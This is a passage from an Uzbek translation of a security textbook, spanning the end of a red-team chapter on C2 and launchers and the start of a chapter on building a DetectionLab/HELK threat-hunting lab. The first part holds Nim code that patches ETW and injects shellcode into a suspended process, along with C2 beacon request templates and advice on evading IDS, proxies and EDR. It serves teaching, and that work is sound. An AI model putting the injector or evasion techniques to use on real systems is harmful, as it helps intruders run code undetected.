nihoyat, **VirtualProtect** funksiyasi ❺ yordamida **origProtect** o‘zgaruvchisida saqlangan asl xotirani himoya qilish rejimini tiklaymiz.

ETW’ni o‘chirib qo‘yganimizdan so‘ng, biz qobiq kodimizni kiritishimiz kerak bo‘ladi. Buning uchun biz **injectCreateRemoteThread** funksiyasidan foydalanib, shellkodni yangi jarayonga kiritamiz:

```
proc injectCreateRemoteThread[I, T](shellcode: array[I, T]): void =
❶let tProcess = startProcess("notepad.exe")
tProcess.suspend()
❷let pHandle = OpenProcess(PROCESS_ALL_ACCESS,false,
cast[DWORD](tProcess.processID))
let rPtr = VirtualAllocEx(pHandle, NULL, cast[SIZE_T](shellcode.len),
MEM_COMMIT, PAGE_EXECUTE_READ_WRITE )
var bytesWritten: SIZE_T
❸let wSuccess = WriteProcessMemory(pHandle, rPtr, unsafeAddr shellcode,
cast[SIZE_T](shellcode.len),addr bytesWritten )
var origProtect: DWORD
❹VirtualProtect(rPtr, cast[SIZE_T](shellcode.len),
PAGE_EXECUTE_READ, addr origProtect)
❺let tHandle = CreateRemoteThread(pHandle, NULL,0,
cast[LPTHREAD_START_ROUTINE](rPtr), NULL, 0, NULL )
```

Ushbu kodning ba’zi qismlari bizga allaqachon tanish va shablon ham tanish ko‘rinadi. Ushbu misolda yangi jarayon (process) ❶ (bu holda notepad.exe) boshlanadi, unga kod kiritiladi. Jarayonni to‘xtatib turish kerak, shunda u ko‘rinmaydi va foydalanuvchi bilan o‘zaro aloqada bo‘lmaydi. Buning o‘rniga biz uni boshqarish uchun jarayonni ❷ ochamiz va jarayonga qobiq kodimizni ❸ yozamiz. Shubhali ko‘rinmasligi uchun ❹ xotira himoyasi sozlamalarini o‘zgartiramiz, so‘ngra jarayonda ❺ aloqa (thread) yaratamiz. Ushbu aloqa ishlashda davom etadi va bizning qobiq kodimiz bajariladi, jarayonning normal ishlashi to‘xtatilgan va foydalanuvchi uchun ko‘rinmas qoladi.

Nihoyat, ushbu ma’lumotlarni birlashtirish kerak. Bu Nimning gemin funksiyasining ekvivalentida amalga oshiriladi:

```
when isMainModule:
var success = Patchntdll()
echo fmt"[*] ETW blocked by patch: {bool(success)}"
injectCreateRemoteThread(shellcode)
```

Bu shuni anglatadiki, agar ushbu kod kutubxona sifatida kiritilmasa va u loyihaning asosiy moduli bo‘lsa, u holda u DLL’ni tuzatadi va keyin qobiq kodini kiritadi. build_nim.sh buyrug‘i yordamida qobiq kodini yaratish mumkin. /tmp/nim_dropper64.exe ikkilik fayli endi /tmp’da joylashgan bo‘lishi kerak va uWindows oynasida ishga tushirilganida, hech qanday chiqish ko‘rinmasligi kerak, lekin Metasploit’da seans paydo bo‘lganligini ko‘rish mumkin:

```
PS Microsoft.PowerShell.Core\FileSystem::\\10.0.0.40\ghh> .\nim_dropper64.exe
[*] Applying patch
[*] ETW blocked by patch: true
[*] Target Process: 3128
[*] pHandle: 180
[*] WriteProcessMemory: true
\-- bytes written: 200262
[*] tHandle: 144
[+] Injected
```

Tarmoqni chetlab o‘tish

C2 kanali o‘rnatilgandan so‘ng, tarmoqni aniqlashdan qochish kerak. Odatda, qochish kerak bo‘lgan ikkita nazorat maydoni mavjud. Birinchisi – IDS / IPS, ikkinchisi – proksi-serverni aniqlash. Aksariyat tashkilotlar tarmoq ichidagi TLS ma’lumotlarini shifrlamaydilar, ammo ular tashkilotdan tashqariga chiqadigan TLS ma’lumotlarini shifrlashlari mumkin. Buni bilib, bizda shifrlash va qochish usullarini qo‘llash mumkin bo‘lgan bir nechta sohalar mavjud.

Shifrlash

Ko‘pincha C2 aniqlashdan qochish uchun ishlatiladigan shifrlashning ikki turi mavjud. Birinchisi, TLS yordamida qochish. TLS bilan TLS tekshiruvidan foydalanmaydigan hududlar trafik tarkibini ko‘ra olmaydi, shuning uchun vositalar trafikda ko‘rishi mumkin bo‘lgan yagona narsa bu aloqa chastotasi va manzillardir. Iloji bo‘lsa, TLS shifrlashdan foydalanish C2 trafigining yaxlitligini himoya qilishga yordam beradi va aloqa tuzilishi va mazmunini himoyachilardan yashiradi.

Agar TLS tekshiruvi mavjudligiga shubha tug‘ilsa, C2 protokolining o‘zida shifrlashdan foydalanish tavsiya etiladi. Aloqa turiga qarab, barcha kontent shifrlanmasligi mumkin (masalan, HTTP uchun sarlavhalar shifrlanmasligi mumkin). Biroq kontent tanasi va cookie-fayllar kabi joylar shifrlanishi mumkin. Ushbu ma’lumotlarni shifrlash, hatto TLS ushlangan taqdirda ham, C2 tizimida yuborilgan trafik mazmuni darhol mavjud bo‘lmasligini anglatadi, bu esa C2 tizimi tomonidan bajarilgan harakatlarni aniqlashni qiyinlashtiradi.

Shifrlashni tanlayotganda, XOR asosidagi shifrlash kabi oddiy narsalarni emas, balki taniqli shifrlash sxemalarini tanlaganingizga ishonch hosil qiling, chunki XOR kabi ba’zi shifrlash sxemalari ma’lum oddiy matnli hujumlarga qarshi himoyasiz bo‘lishi mumkin. Xost nomi kabi narsalar deyarli har doim bitimlash sxemasini tanlab, siz ma’lumotlarning xavfsizligini ta’minlaysiz va bizning haqiqiy qobiq kodimizsiz ularni soxtalashtirish yoki shifrlashni qiyinlashtirasiz.

Muqobil protokollar

Shifrlashdan tashqari, ba’zi protokollar boshqalarga qaraganda yaxshiroq tahlil qilish jarayoniga ega. HTTP kabi protokollar yaxshi tushuniladi va ularni tushunadigan ko‘plab ishlov beruvchilarga ega. Boshqa protokollar turli tekshirish mezonlariga ega bo‘lishi mumkin va bir xil C2 tizimi uchun turli protokollardan foydalanish himoyachilarni yanada chalkashtirishga yordam beradi. Misol uchun, DNS yana bir keng tarqalgan protokoldir, chunki ko‘p tashkilotlarda DNS uchun yaxshi monitoring yoki tahlil mavjud emas. Biroq DNS juda shovqinli, shuning uchun u katta hajmdagi ma’lumotlarni uzatishdan ko‘ra tekshirish va signalizatsiya uchun ishlatiladi. DNS’ni boshqa protokol bilan birlashtirish, masalan, Real-Time Streaming Protocol (RTSP) yoki WebSockets, C2 tizimingiz nima qilayotgani haqida to‘liq tasavvurga ega bo‘lish bir nechta ma’lumotlar nuqtalarini tahlil qilishni talab qiladi. Xost nomlarini aylantiruvchi profillardan foydalanish himoyachilarni tashkilotdan chiqadigan trafik chastotasi va hajmini tushunish uchun buzilgan tizim tomonidan ishlatiladigan barcha xost nomlarini topishga majbur qiladi.

Tarmoq qurilmalari yaxshi hujjatlashtirilgan ishlov beruvchilarga ega bo‘lgan protokollarni tanlash muvaffaqiyat imkoniyatingizni yanada oshiradi. Perimetr boshqaruvlari faqat ular tushunadigan trafikka ruxsat berishi mumkin, shuning uchun butunlay moslashtirilgan C2 protokolidan foydalanish bloklanishi mumkin, chunki tarmoq qurilmalarida ushbu turdagi trafik bilan ishlash uchun ishlovchilar yo‘q.

C2 shablonlar

C2 tizimlari ko‘pincha aloqa uchun shablonlardan foydalanishga imkon beradi. HTTP C2 aloqalari uchun eng keng tarqalgan protokol bo‘lganligi sababli aloqa shablonlarini yaratishda ma’lumotlarni qayerga joylashtirishni tushunish muhimdir. Shablonlar C2 tizimi bilan ma’lumotlarni jo‘natish va qabul qilishda ma’lumotlarning qayerga joylashtirilishini belgilaydi. Masalan, ko‘pgina C2 tizimlari holatni tekshirish va bajarish uchun buyruqlarni olish uchun GET so‘rovlaridan, shuningdek, ma’lumotlarni qaytarib yuborish uchun POST so‘rovlaridan foydalanishga imkon beradi. Misol GET so‘rovi quyidagicha ko‘rinishi mumkin:

```
GET /ping.php?id=<C2 ID> HTTP/1.1
Host: c2.derp.pro
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

Bu yerda biz C2 server identifikatori URI qatoriga kiritilishi mumkinligini ko‘ramiz. Buni payqash va turli xostlar bilan bog‘lash oson bo‘ladi. Shunday qilib, bu oddiy formula keng tarqalgan bo‘lsa-da, qiymatlarni cookie fayliga joylashtirish yaxshiroqdir. Cookie fayllari har doim ham barcha proksi-serverlar tomonidan qayd etilmaydi va odamlar hisobotlarda birinchi bo‘lib ko‘riladigan narsa emas, ularni aniqlash uchun qo‘shimcha tahlil talab etiladi.

Ko‘p odamlar ma’lumotlarni yuborish uchun POST so‘rovlaridan foydalanadilar, chunki ma’lumotlar foydali yukda. Ushbu ma’lumotlarni taqdim etish usuli biroz o‘ylantirishi mumkin. Juda oddiy profil quyidagicha ko‘rinishi mumkin:

```
POST /pong.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)
Host: www.derp.pro
Content-Type: application/x-www-form-urlencoded
```

Content-Length: <length>
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
ID=<client ID>&data=<base64 encoded data>

Bu asosiy bo‘lsa-da, tanqidiy ma’lumotlarning aksariyati post so‘rovining asosiy qismida joylashgan, ya’ni ular hech qanday joyda yozilmaydi. Ma’lumotlar base64 formatida kodlanganligi sababli, ularni avtomatik vositalar yordamida dekodlash oson. Eng yaxshi kodlash sxemasini tanlash va ma’lumotlarni shifrlash dekodlashni qiyinlashtirishi mumkin. Bundan tashqari, foydalanuvchi agentini Foydalanuvchining standart brauzeriga moslashtirish va shunga o‘xshash sarlavhalardan foydalanish so‘rovni odatiy ko‘rinishga olib keladi.

Ushbu shablon juda oddiy bo‘lgani uchun, bu C2 trafigi ekanligi aniq. Biroq agar GET va POST so‘rovlarini REST API yoki boshqa haqiqiy HTTP trafigiga o‘xshatib qo‘ysangiz, eng yaxshi sarlavhalar va foydalanuvchi agentini tanlash bilan birga, uni yanada kamroq ko‘rishingiz mumkin. Umuman olganda, haqiqiy profilni tanlash va oddiy tizim foydalanuvchisi bilan bir xil sarlavhalardan foydalanish aniqlanmaslik ehtimolini oshiradi.

EDRni chetlab o‘tish

Oxirgi nuqtalarni aniqlash va ta’sir ko‘rsatish (EDR)[16] korporativ muhitda keng tarqalgan. EDR odatda tizimdagi binarlarning xatti-harakatlarini tahlil qiladi, turli xatti-harakatlarni kuzatish va ularning xavf tug‘dirishini baholash uchun tutilgan API’lardan foydalangan holda jarayonlarni asbob-uskunalar bilan ta’minlaydi. Turli xil mahsulotlar API’ni turli yo‘llar bilan to‘xtatadi, lekin ular har bir o‘rnatish asosida ham farqlanadi. Har bir tashkilot qo‘llaydigan sozlamalar va istisnolar farq qilishi mumkin.

Bundan tashqari, EDR yechimining xavfsizlik darajalari ham farq qilishi mumkin. Aksariyat EDR yechimlarida aniqlash rejimi ham, blokirovkalash rejimi ham mavjud. EDR holatiga qarab, sizning testlaringiz ogohlantirishlarni kuchaytirsa ham bloklanishi mumkin.

EDR mahsulotlarini yo‘q qilish

Ba’zi EDR yechimlari yo‘q qilinishi yoki o‘chirilishi mumkin. Boshqalar esa xizmatlarning to‘xtashiga to‘sqinlik qiladigan va xizmatlarni o‘chirish yoki yo‘q qilishga ruxsat berishni taqiqlovchi ruxsatsiz himoyaga ega. Bu odatda konfiguratsiyaning bir qismidir, shuning uchun mahsulot uchun ishlatiladigan har bir profil turli xil ruxsatsiz himoya sozlamalariga ega bo‘lishi mumkin. Ushbu xizmatlarni

[16] EDR (Endpoint Detection and Response) – Oxirgi nuqtalarni aniqlash va ta’sir ko‘rsatish

yo‘q qilish imkoniyatini tekshirish ogohlantirishlarni keltirib chiqarishi mumkin, ammo bu ham muvaffaqiyatli bo‘lishi mumkin.

Bundan tashqari, ko‘plab yangi texnologiyalar monitoring va ogohlantirish uchun ma’lumotlarni bulutga yuborishi kerak. Xostda xavfsizlik devori qoidalarini sozlash, xostlar fayliga yozuvlar qo‘shish, mahalliy DNS yozuvlarini o‘zgartirish va hokazolar orqali siz ushbu aloqani uzishingiz mumkin. Bu sizning faoliyatingiz haqida monitoring xizmatiga xabar bermasdan, vositani o‘chirish yo‘lini topishga harakat qilish imkonini beradi. Bundan tashqari, ba’zi mahsulotlar o‘z drayverlarini Windows muhitidan olib tashlashi mumkin, bu esa ko‘rinishni yanada cheklaydi.

Qaysi EDR yechimi bilan shug‘ullanmasligingizdan qat’i nazar, xavfli qadamlarni qo‘yishdan oldin siz ishlayotgan mashinaning profilini aniqlaganingiz ma’qul. Ushbu mahsulotlar doimiy ravishda o‘zgarib turishi sababli agar siz tizim bilan tanish bo‘lmasangiz, tizimingiz buzilganidan keyin davom etishdan oldin jurnalni aylanib o‘tish usullari, o‘chirish usullari va o‘chirish opsiyalarini aniqlash uchun tadqiqot o‘tkazing.

Hooks (Ilgaklar)ni chetlab o‘tish

EDR mahsulotlarining aksariyati turli API’lardagi ilgaklar yordamida jarayonda nima sodir bo‘layotganini tushunishga qodir. Kornelis de Plaa o‘zining “Qizil qizil jamoa taktikasi: AV/EDR’ni chetlab o‘tish uchun to‘g‘ridan-to‘g‘ri tizim qo‘ng‘iroqlari va sRDI’ni birlashtirish” (https://outflank.nl/blog /2019) blogida bu qanday ishlashi va bu ilgaklarni chetlab o‘tishning ba’zi usullari haqida maqola yozdi. /06/19/qizil-jamoaning-taktikasi-to‘g‘ridan-to‘g‘ri-tizim-qo‘ng‘iroqlari-va-srdi-aylanib o‘tish-av-edr/). Ushbu usul qo‘shimcha funksiyalarni talab qilmasdan, to‘g‘ridan-to‘g‘ri tizim qo‘ng‘iroqlarini amalga oshirish uchun jarayondagi ilgaklarni bekor qilishga imkon beradi.

Agar siz o‘z vositalaringizni yaratayotgan bo‘lsangiz, ired.teamda to‘g‘ridan-to‘g‘ri diskdan xotiraga o‘rnatilishi mumkin bo‘lgan ikkilik fayllarning bo‘limlarini qanday qismlarga ajratish haqida ma’lumot mavjud. Ularning “C++ bilan to‘liq DLL’ni ochish” maqolasi (https://www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++) ba’zi bir asosiy C++ texnikasini ko‘rsatadi.

Yana bir foydali vosita – SharpBlock (https://github.com/CCob/SharpBlock), u EDR vositalarining jarayonga kiritilishini bloklaydi, shuningdek, ETW, AMSI va kodingizni ochishi mumkin bo‘lgan boshqa turdagi asboblarni yo‘q qiladi. Texnologiyaning rivojlanishi bilan ushbu hujum usullari keng tarqalgan bo‘lib, EDR provayderlari ularga qarshi kurashish yo‘llarini izlaydi. Twitter, bloglar va konferensiyalar sizga duch keladigan EDR mahsulotlarining eng so‘nggi usullaridan xabardor bo‘lishga yordam beradi.

Xulosa

Buyruqlar va boshqaruv markazi (C2) va qobiq kodi(shellcode)ni ishga tushirish moslamalari qizil jamoalar va axloqiy xakerlar bilishi kerak bo'lgan ikkita asosiy vositadir. C2 mahsulotlari bizga xostni masofadan boshqarishga, shuningdek, ekspluatatsiyadan keyingi vazifalarni osonroq bajarishga imkon beradi. Launcherlar bizga C2 agentlarimizni tizimlarga kirishga yordam beradi. Buni tushunish, shuningdek, tarmoqda ishonchli qochish profillarini yaratish va tizimdagi EDR va antiviruslarni chetlab o'tish qobiliyati bizga asboblarimizni tizimlarga joylashtirishga va ularni aniqlash va zararsizlantirishdan qochishga yordam beradi. Biz tizimda aniqlanmasdan qancha uzoq qolsak, vazifalarimizni muvaffaqiyatli bajarish imkoniyati shunchalik ko'p bo'ladi.

Qo'shimcha manbalar

Metasploit GitHub github.com/rapid7/metasploit-framework
Metasploitable sourceforge.net/projects/metasploitable/
Metasploit Unleashed www.offensive-security.com/metasploit-unleashed/
PowerShell Empire github.com/BC-SECURITY/Empire.
Covenant GitHub github.com/cobbr/Covenant
SharpSploit github.com/cobbr/SharpSploit
Go shellcode repository github.com/Ne0nd0g/go-shellcode
Offensive Nim github.com/byt3bl33d3r/OffensiveNim
Combining direct system calls and SDRI to bypass AV and EDR outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/
How to unhook a DLL using C++ www.ired.team/offensive-security/defense-evasion/how-to-unhook-a-dll-using-c++
SharpBlock github.com/CCob/SharpBlock
Red team techniques for evading, bypassing, and disabling MS ATP and ATA www.blackhat.com/docs/eu-17/materials/eu-17-Thompson-Red-Team-Techniques-For-Evading-Bypassing-And-Disabling-MS-Advanced-Threat-Protection-And-Advanced-Threat-Analytics.pdf

8-BOB. TAHDIDLARNI ANIQLASH LABORATORIYASINI YARATISH

Ushbu bobda quyidagi mavzular yoritiladi:
- Tahdidlarni aniqlash va laboratoriya ishlari;
- "Threat Hunting Lab" asoslari: DetectionLab;
- HELK yordamida laboratoriyani kengaytirish.

Tahdid ovlari laboratoriyasi nima? Tahdidlarni ovlash keyingi bobda ko'rib chiqiladi, lekin mohiyatan bu SIEM, IDS, IPS va boshqalar kabi texnologiyalardan foydalangan holda tarmoqda ko'rinmaydigan tahdidlarni tizimli ravishda aniqlashdir. Tahdidlarni ovlash bo'yicha mahorat to'plashni o'rganish uchun: barcha kerakli asboblar o'rnatilgan bo'lishi,avtomatlashtirilgan joylashtirish,tezda sozlanishi va buzilishi mumkin bo'lgan laboratoriya muhiti va xavfsiz muhit kerak bo'ladi. Shu maqsadda tahdidlarni ovlash laboratoriyasi uchun eng so'nggi va eng yaxshi variantlar keltiriladi.

Tahdidlarni aniqlash va laboratoriya ishlari

Tahdidlarni aniqlash qo'lda bajariladigan jarayon bo'lib, jarayonlar, tahdid qiluvchilar va TTP'lar haqida ma'lumot olishni talab qiladi (I bobga qarang). Eng muhimi, ovchilik qobiliyatini rivojlantirish uchun amaliyot talab etiladi. Ushbu bobda laboratoriyani sozlashga e'tibor qaratiladi.

Tahdidlarni aniqlash laboratoriyalarining imkoniyatlari

Tahdid ovi laboratoriyasini yaratishning bir necha usullari mavjud. Masalan, domen serverlari, ish stansiyalari va xavfsizlik vositalarini o'z ichiga olgan tahdidlarni qidirish uchun zarur bo'lgan hamma narsani qo'lda sozlash mumkin. Ushbu mavzuga to'liq kitob bag'ishlanishi mumkin, shuning uchun munozarani qisqa qilish uchun avtomatlashtirilgan usullardan foydalanishga tayaniladi. Avtomatlashtirilgan tahdidlarni ovlash laboratoriyalari haqida gap ketganda, ikkita loyiha keng qo'llab-quvvatlanadi va ko'rib chiqishga arziydi: DetectionLab va HELK.

Birinchidan, Chris Long (clong) tomonidan yaratilgan DetectionLab [1] bir nechta ishlab chiquvchilar tomonidan faol qo'llab-quvvatlanadi va mahalliy xostda, bir nechta operatsion tizimlar va bulutda o'rnatish uchun eng keng vositalar va avtomatlashtirilgan variantlarni taklif qiladi. Ikkinchidan, HELK [2] loyihasi Mordor [3], OSSEM [4] va The ThreatHunter-Playbook [5] kabi tegishli loyihalar bilan bir qatorda aka-uka Rodriges (Roberto va Xose) va boshqa ko'plab ishlab chiquvchilar (Open Threat Research Forge) [6] tomonidan yaxshi qo'llab-quvvatlanadi, ko'rib chiqish va foydalanishga arziydi. Bu ikki loyiha

o‘rtasidagi asosiy farq shundaki, DetectionLab to‘liq laboratoriya muhiti bo‘lib, barcha kerakli vositalarga ega, lekin u Splunkga qaratilgan. Boshqa tomondan, HELK to‘liq laboratoriya muhiti emas. Bu mavjud laboratoriya muhitini kengaytirishi mumkin bo‘lgan tahliliy platforma (Elasticsearch [7] va boshqa vositalar asosida). Shuningdek, “Qo‘shimcha manbalar” bo‘limidagi Blacksmith va SimuLand-ni ko‘rib chiqish tavsiya qilinadi. Ikkalasi ham faqat bulutli laboratoriya muhitini ta’minlaydi. Biroq agar eng moslashuvchan va mahalliy o‘rnatish varianti izlanayotgan bo‘lsa, DetectionLab mos variant hisoblanadi. Va nihoyat, bir qator boshqa avtomatlashtirilgan laboratoriyalarni eslatib o‘tish joiz, ammo ular kamroq qo‘llab-quvvatlanadi, shuning uchun ular hal etilmagan muammolarga duch kelishi mumkin. Boshqa loyihalar ushbu bobning “Qo‘shimcha manbalar” bo‘limida keltirilgan.

Ushbu bobda foydalaniladigan usul

Ushbu bobda yuqorida keltirilgan ikkita loyihadan eng yaxshisi DetectionLab sifatida tanlab olindi. Ushbu loyiha keng laboratoriya muhitiga, shuningdek, keng o‘rnatish va xosting imkoniyatlariga ega. Keyinchalik, DetectionLab HELK va Mordor’ni o‘rnatish orqali kengaytiriladi va bu vositalar bilan birga keladigan keng tajriba taqdim etiladi.

Asosiy tahdidlarni ovlash laboratoriyasi: DetectionLab

Dastlab, mahalliy xostda yoki bulutda asosiy tahdidlarni ovlash laboratoriyasi shakllantiriladi.

Talablar

Ushbu bobda Roberto Rodriges (Cyb3rWard0g) tomonidan taqdim qilingan HELK va Mordor bilan to‘ldirilgan Kris Long (klong) tomonidan yaratilgan DetectionLab’dan foydalaniladi. Boshlang‘ich talablar quyidagilar:

- Windows, Linux, macOS, Azure va AWS operatsion tizimlari qo‘llab-quvvatlanadi.
- 55 GB+ bo‘sh xotira;
- 16 GB+ RAM tavsiya etiladi;
- Vagrant 2.2.9+;
- Packer 1.6.0+;
- VirtualBox 6.0+ (eski versiyalar ishlashi mumkin, lekin sinovdan o‘tkazilmagan);
- VMware ning ro‘yxatdan o‘tgan versiyasi (faqat ro‘yxatdan o‘tgan versiyalar ishlaydi).

Qo‘shimcha dasturiy ta’minot talab qilinadi; qo‘shimcha ma’lumotlar DetectionLab saytida keltirilgan.

Laboratoriyaishi 8.1: Laboratoriyani xostga o‘rnatish

Birinchi laboratoriyada xostga tahdid ovlash laboratoriyasi o‘rnatish jarayoni keltirib o‘tiladi. Bunda, Windows OTdan foydalaniladi, ammo keltirilgan boshlang‘ich talablardan ko‘rinib turibdiki, barcha operatsion tizimlar qo‘llab quvvatlanadi. *Agar kerakli resurslar bo‘lmasa yoki laboratoriyani xostda emas, balki bulutda o‘rnatish zarur bo‘lsa, ushbu laboratoriyaning qolgan qismini o‘tkazib yuborish mumkin.*

Dastlab, obrazlarni ishga tushirish uchun Vagrant bilan ishlatiladigan VirtualBox [8]ni xostga yuklab olish va o‘rnatish zarur.

Eslatma. Windows 10 xostida VirtualBox ishlatilayotgan bo‘lsa, Hypervisorni o‘chirish zarur. U standart bo‘yicha yoqilgan bo‘ladi va VirtualBox’ning to‘g‘ri ishlashiga to‘sqinlik qiladi. Qo‘shimcha ma’lumotlar https://docs.microsoft.com/en-us/troubleshoot/windows-client/application-management/virtualization-apps-not-work-with-hyper-v sahifasida keltirilgan.

VirtualBox ichidagi standart sozlamalar bajariladi. O‘rnatishdan keyin VirtualBox’ni ishga tushirishning hojati yo‘q, Vagrant skriptlari buni avtomatik tarzda bajaradi.

Keyin Windows OTda git o‘rnatilmagan bo‘lsa, uni yuklab olib o‘rnatish zarur bo‘ladi [9]. Keyin git bilan ishlash uchun git bash ishga tushiriladi va c:/ root katalogiga o‘tish zarur:

```
$cd /c/
```

DetectionLab uchun GitHub (https://github.com/clong/DetectionLab) saytidan o‘rnatish jarayoni haqida ko‘rsatmalarni o‘qish va fayllarni yuklab olish mumkin:

```
$git clone https://github.com/clong/DetectionLab.git
```

Endi xost uchun Vagrantni yuklab olish va o‘rnatish jarayoni amalga oshriladi [10]. O‘rnatishdan so‘ng xostni qayta ishga tushirish zarur bo‘ladi. Bu yaxshi, chunki qayta yuklashdan keyin laboratoriyalarni ishga tushirgan vaqtda boshqa keraksiz ilovalarning ishlashi kuzatilmaydi, bu esa ish jarayonida 16 GB operativ xotiradan to‘liq foydalanish mumkin bo‘ladi.

Eslatma. Agar 16 GB operativ xotira mavjud bo‘lmasa yoki allaqachon ishlayotgan katta ilovalar bo‘lsa, bu laboratoriyalar ishlamaydi. Tizimning operativ xotirasidan to‘liq foydalanilsa, VirtualBox beqaror ishlaydi. Agar shunday vaziyat yuzaga kelsa, laboratoriyalarni (8.2-laboratoriyada keltirilgandek) bulutda qurish kerak bo‘ladi.

Git bash yoki PowerShell’da DetectionLab/Vagrant jildiga o‘tiladi va Vagrantfile’ni (HELK uchun loggerga qo‘shimcha RAM qo‘shish uchun) quyidagicha tahrirlanadi. Koddagi qalin chiziqlar konfiguratsiya faylida qayerga qarash kerakligini ko‘rsatadi; boshqa qalin chiziqlar nimani o‘zgartirish kerakligini ko‘rsatadi.

```
...
cfg.vm.provider «virtualbox» do |vb, override|
vb.gui = true
vb.name = «logger»
vb.customize [«modifyvm», :id, «--memory», 8192]
...
cfg.vm.provider «virtualbox» do |vb, override|
vb.gui = true
vb.name = «dc.windomain.local»
vb.default_nic_type = «82545EM»
vb.customize [«modifyvm», :id, «--memory», 2048]
...
cfg.vm.provider «virtualbox» do |vb, override|
vb.gui = true
vb.name = «wef.windomain.local»
vb.default_nic_type = «82545EM»
vb.customize [«modifyvm», :id, «--memory», 1024]
...
cfg.vm.provider «virtualbox» do |vb, override|
vb.gui = true
vb.name = «win10.windomain.local»
vb.default_nic_type = «82545EM»
vb.customize [«modifyvm», :id, «--memory», 2048]
vb.customize [«modifyvm», :id, «--graphicscontroller», «vboxsvga»]
```


Keyin PowerShell’ni o‘ng tugmasini bosib va Administrator sifatida ishga tushirishni tanlash orqali PowerShell’dan foydalanib, Vagrant skriptlari quyidagicha tayyorlanadi:

```
PS C:\Windows\system32> cd C:\DetectionLab\Vagrant
PS C:\DetectionLab\Vagrant> .\prepare.ps1
[+] Beginning pre-build checks for DetectionLab
[+] Checking for necessary tools in PATH...
[-] Packer was not found in your PATH.
[-] This is only needed if you plan to build your own boxes, otherwise you
can ignore this message.
[ √ ] Your version of Vagrant ( 2.2.16) is supported
...truncated for brevity...
[+] Enumerating available providers...
[+] Available Providers:
[*] virtualbox
```

Eslatma. Agar ushbu buyruqda skript ruxsati yoki ijro xatosi yuzaga kelsa, “set-executionpolicy unlimited” dasturini ishga tushirishish va PowerShell administratoridan “A” variantini tanlash zarur. Bu yerda ishni tugatgandan so‘ng ushbu siyosatni qayta yoqish nazarda tutiladi (o‘rnatish-executionpolicy cheklangan).

Endi DetectionLab’ni yaratishni boshlash uchun shunchaki c:\DetectionLab\Vagrant katalogiga o‘tish va ko‘rsatilganidek, Vagrantni ishga tushirish zarur. Barcha virtual mashinalarni yuklash uchun taxminan ikki soat vaqt ketadi, lekin buni faqat bir marta qilish talab qilinadi.

```
PS C:\DetectionLab\Vagrant> vagrant up
...truncated for brevity...
```

PowerShell skripti tugagandan so‘ng, barcha tizimlar mo‘ljallangan tarzda ishlayotganligi tekshiriladi:

```
PS C:\DetectionLab\Vagrant> .\post_build_checks.ps1
[*] Verifying that Splunk is reachable...
[ √ ] Splunk is running and reachable!
[*] Verifying that Fleet is reachable...
[ √ ] Fleet is running and reachable!
[*] Verifying that Microsoft ATA is reachable...
[ √ ] Microsoft ATA is running and reachable!
[*] Verifying that Velociraptor is reachable...
[ √ ] Velociraptor is running and reachable!
[*] Verifying that Guacamole is reachable...
[ √ ] Guacamole is running and reachable!
```

Agar biror muammoga duch kelinsa, muammolarni bartaraf etish va ma'lum muammolar sahifasidan bartaraf etish choralarini izlash mumkin [11].

Laboratoriya ishi 8.2: Laboratoriyani bulutga o'rnatish

Agar xostda 16 GB operativ xotira bo'lmasa, bulutdan foydalanish maqsadga muvofiq. Ushbu laboratoriyada Azure'dan foydalaniladi. Bonus sifatida ro'yxatdan o'tish uchun 200 dollarlik kredit mavjud [12], uni dastlabki 30 kun ichida ishlatish kerak, bu laboratoriyadan uzoq muddat foydalanishni aniqlab olish uchun yetarli vaqt. Agar AWS'dan foydalanish afzal ko'rilsa, DetectionLab GitHub omborida buning uchun ham oson o'rnatish ko'rsatmalari mavjud.

DIQQAT. Aytish kerakki, bulut bepul emas va agar uni kreditlardan tashqari ishlatilsa, sizdan katta to'lovlar olinadi. Yaxshi xabar shundaki, xarajatlarni tejash uchun bulutdagi vositalarni kerak bo'lmaganda o'chirib qo'yish mumkin.

Vaziyatni o'zgartirish uchun bu safar bulutli nusxalarni Mac xostidan ishga tushiriladi. Shunga qaramay, har qanday xost qo'llab-quvvatlanadi; boshqa operatsion tizimlar uchun DetectionLab saytiga murojaat qilish kifoya. Ushbu laboratoriyani bulutda (Azure) ishga tushirish uchun avval Brew [13], Terraform [14], Ansible [15] va Azure CLI [16] vositalarini o'rnatiladi:

```
% /bin/bash -c «$(curl -fsSL https://raw.githubusercontent.com/Homebrew/
install/HEAD/install.sh)»
% brew install terraform
% brew install ansible
% brew install azure-cli
```

GitHub omboridan DetectionLab manba kodini yuklab olish:

```
% git clone https://github.com/clong/DetectionLab.git
% cd DetectionLab/Azure/Terraform
```

tfvars example faylidan nusxa ko'chirish va uni IP (whatismyip.com) va foydalanuvchi fayli joylashuvi ma'lumotlarini kiritish uchun tahrirlash:

```
%cp terraform.tfvars.example terraform.tfvars
```

Faylni ixtiyoriy muharrir yordamida tahrirlash mumkin. Shunga qaramay, ip_whitelist o'zgaruvchisini, shuningdek, umumiy va shaxsiy kalit joylashuvini yangilashni unutmaslik zarur, "/home/user"ni ko'rsatilgan *keygen* chiqishi joyiga o'zgartiriladi. Agar ushbu bosqich o'tkazib yuborilsa, laboratoriyalarga kirish huquqi mavjud lekin faqat oq ro'yxatdagi IP laboratoriyalarga kirish mumkin bo'ladi.

Eslatma. *Agar kelajakda IP o'zgartirilsa. Azure portaliga o'tish. tepadan "Tarmoq xavfsizligi guruhlari"ni qidirish. xavfsizlik guruhini topish va kirish qoidalari bo'yicha IP'ni o'zgartirish zarur.*

Keyin Linux tizimining o'lchamini o'zgartirish uchun main.tf faylini tahrirlash kerak (keyingi bosqichlarni bajarish uchun). Quyidagi bo'lim uchun main.tf faylini qidirish va oxirgi qator ko'rsatilganidek D1 dan D2 ga o'zgartirilganligiga ishonch hosil qilish zarur:

```
# Linux VM
resource «azurerm_virtual_machine» «logger» {
name = «logger»
location = var.region
resource_group_name = azurerm_resource_group.detectionlab.name
network_interface_ids = [azurerm_network_interface.logger-nic.id]
vm_size = «Standard_D2_v2»
```

